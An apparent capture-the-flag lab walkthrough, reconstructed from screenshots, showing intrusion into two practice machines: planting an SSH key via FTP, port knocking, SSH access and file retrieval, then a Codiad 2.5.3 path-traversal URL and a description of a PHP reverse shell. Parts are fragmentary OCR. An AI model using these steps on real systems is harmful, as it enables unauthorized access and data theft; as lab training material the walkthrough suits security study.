
```
root@01dee95f9ee5:/tmp# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEaG4VqB77xXABQUn1bXABksPCgQCwZpiSfM7Ox2t8Znur0zIzeGBwGneFNyx8H5sdrFftQwd62Tdp7P01U9Qr8N82yvQ9KCLXQANPWK6E9U/AlMqR/ilVCAhI9svr+hUzbF
uBhlAri3L/ZLiDWgwghsMYu8Zgg1Ym/0DixHHjBQX5XNjTucyE7fhJEY1xkoV1Z4blzu//96AJaKCACS3KO6onDlWWLjxj58ctXIg7r7++nydwRSjHbrXb59SEfCr9wom/+9UgwPZrbWM50k4j3vxyuejyfK0DIxpozYhVmSa0
H/QkMlSyjpumFAiEeaZpauEVBFYtZV7eIWfIR+vj root@01dee95f9ee5
root@01dee95f9ee5:/tmp# 
```




```
root@01dee95f9ee5:/tmp# cat id_rsa.pub >> authorized_keys
root@01dee95f9ee5:/tmp# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCjhTh2kETq4Ywyf7RQ4ToiUozjFoaDQJum/baIKXQvaNoMQsBshmRN1/GKP5tank88LbsnieuRTljw/dkg2A1c3k910wa+kh039pkFnCybRqx6nRMqY+5Ec9WCsYaEhy/FLz
/5t072Vgr93jidPL9A3aluRuNScgJ3D011eHTFkLI5Qr9T2ir8APCEFnwfw0fuu/6Yr5AUdQSL3ht6FOhm/95PZr4XPzPuv58OQrrciW4shw3TUJsD5DSoMP7YSdiQ3SLaiRlJJ+lQtFOsSftQSpONH122rGk0QRL6RbTZRy+Y
0EXIXtqJEE9XvLk7GtBUsfB7oHJp+IQP0nsW7bCFMTkl7Ybu8yCbTPI9NHrL5oyJhabF2wu4RsHQNVHmwgiHy2MW8YjpgwsBNKiU/kZMb5pGEKhCSILpWJC7V+j3Mfq3qKIkZNjqGtdYcq2s92aHtFiXy2vHwpHFqv+bEZR9uE
ZErDTs3P85OB2860d2oDnX0CeVxF2EgYX3Rhx5V5vfPjegnQTHiCHnBYsv+vD3GGIpKCRcdxENvqkzC8Myrq5w85yef8PT4KWvfHlWKQUGke6GOeyrD/hrtmpzg+IwGnLX8mQHSAxebDTbrVBVI5ch4st04cD7IOS9mz9tIHS1
qyrPcpy4DYsMdnjWBff5lokiUwLzrnPNfE3vKhCn2w== finalMachine@5e46a7fc1147
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEaG4VqB77xXABQUn1bXABksPCgQCwZpiSfM7Ox2t8Znur0zIzeGBwGneFNyx8H5sdrFftQwd62Tdp7P01U9Qr8N82yvQ9KCLXQANPWK6E9U/AlMqR/ilVCAhI9svr+hUzbF
uBhlAri3L/ZLiDWgwghsMYu8Zgg1Ym/0DixHHjBQX5XNjTucyE7fhJEY1xkoV1Z4blzu//96AJaKCACS3KO6onDlWWLjxj58ctXIg7r7++nydwRSjHbrXb59SEfCr9wom/+9UgwPZrbWM50k4j3vxyuejyfK0DIxpozYhVmSa0
H/QkMlSyjpumFAiEeaZpauEVBFYtZV7eIWfIR+vj root@01dee95f9ee5
root@01dee95f9ee5:/tmp# 
```




```
root@01dee95f9ee5:/tmp# ftp 11.10.1.40
Connected to 11.10.1.40.
220 I am finalMachine you cannot own me muhahaha
Name (11.10.1.40:root): finalMachine
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-sr-x    1 1000     1000         4096 Jan 25 00:03 .
drwxr-sr-x    1 1000     1000         4096 Jan 25 00:03 ..
drwxr-sr-x    1 1000     1000         4096 Jan 25 00:03 .ssh
-rw-r--r--    1 0        0              95 Jan 24 23:22 finalstep.txt
226 Directory send OK.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
1150 bytes sent in 0.00 secs (43.8690 MB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp#
```




```
root@01dee95f9ee5:/tmp# knock 11.10.1.40 8181, 15000, 3001
root@01dee95f9ee5:/tmp# nmap 11.10.1.40

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-27 17:25 UTC
Nmap scan report for 11.10.1.40
Host is up (0.000025s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
root@01dee95f9ee5:/tmp#
```




```
root@kali:~/Downloads/php-reverse-shell-1.0# ssh -i id_rsa finalMachine@11.10.1.40
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

fec9fa6971d3:~$
```



```
fec9fa6971d3:/secretdir$ cd /home
fec9fa6971d3:/home$ ls
finalMachine  secretdir
fec9fa6971d3:/home$ cd secretdir
fec9fa6971d3:/home/secretdir$ ls
youwin.png
fec9fa6971d3:/home/secretdir$
```




```
fec9fa6971d3:/home/secretdir$ exit
Connection to 11.10.1.40 closed.
root@kali:~/Downloads/php-reverse-shell-1.0# scp -i id_rsa finalMachine@11.10.1.40:/home/secretdir/youwin.png .
youwin.png                                                                                   100%  192KB  57.6MB/s   00:00
root@kali:~/Downloads/php-reverse-shell-1.0#
```




```
root@kali:~/Downloads/php-reverse-shell-1.0# xdg-open youwin.png
root@kali:~/Downloads/php-reverse-shell-1.0# 
root@kali:~/dsp/spromano/.docker-images# cd Knockd_port3
root@kali:~/dsp/spromano/.docker-images/Knockd_port3# ls -la
total 64
drwxr-xr-x 3 root root  4096 Jan 24 18:22 .
drwxr-xr-x 8 root root  4096 Jan 24 18:22
-rwxr-xr-x 1 root root
-rw-r--r-- 1 root root   1
-rw-r--r-- 1 root root   1
-rwxr-xr-x 1 root root   2
-rw-r--r-- 1 root root  15
drwxr-xr-x 4 root root  40
-rwxr-xr-x 1 root root 246
-rwxr-xr-x 1 root root   7
root@kali:~/dsp/spromano/.
0
note012345678901234567890l
note
root@kali:~/dsp/spromano/.
build.sh  configl  config_
root@kali:~/dsp/spromano/.
root@kali:~/dsp/spromano/.
bash_history  code    conf
bashrc        config  note
root@kali:~/dsp/spromano/.
root@kali:~/dsp/spromano/.
note__commission  note__dc
root@kali:~/dsp/spromano/.
root@kali:~/dsp/spromano/.
```

Hacking optionalmachine




Username: admin

Password: •••••




```
Pls update this Codiad Version, v2.5.3 is deprecated... and remove /tmp/secret file from the server, it is an informaton disclos
```



Codiad 2.5.3 - Local File Inclusion

EDB-ID: 36371	**Author**: TUNISIAN CYBER	**Published**: 2015-03-12
CVE: N/A	**Type**: Webapps	**Platform**: PHP
E-DB Verified: ✓	**Exploit**: Download / View Raw	**Vulnerable App**:

```
http://demo.codiad.com/i/197156553/components/filemanager/download.php?path=../../../../../../../../../../../etc/passwd&type=undefined
```



```
11.10.1.55/components/filemanager/download.php?path=../../../../../../tmp/secret&type=file
```


Opening secret

You have chosen to open:


secret


which is: BIN file (172 bytes)
from: http://11.10.1.55

Would you like to save this file?



```
knock * * 3001
##############################################
NotThinkThatIsGood to keep your passwords in clear text!!!
################################################
```


11.10.1.55
Most Visited
Offensive Security
Explore
test
New File
New Folder
Search
Upload Files
Preview
Copy
Paste
Rename Project
Download
Rescan



php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.

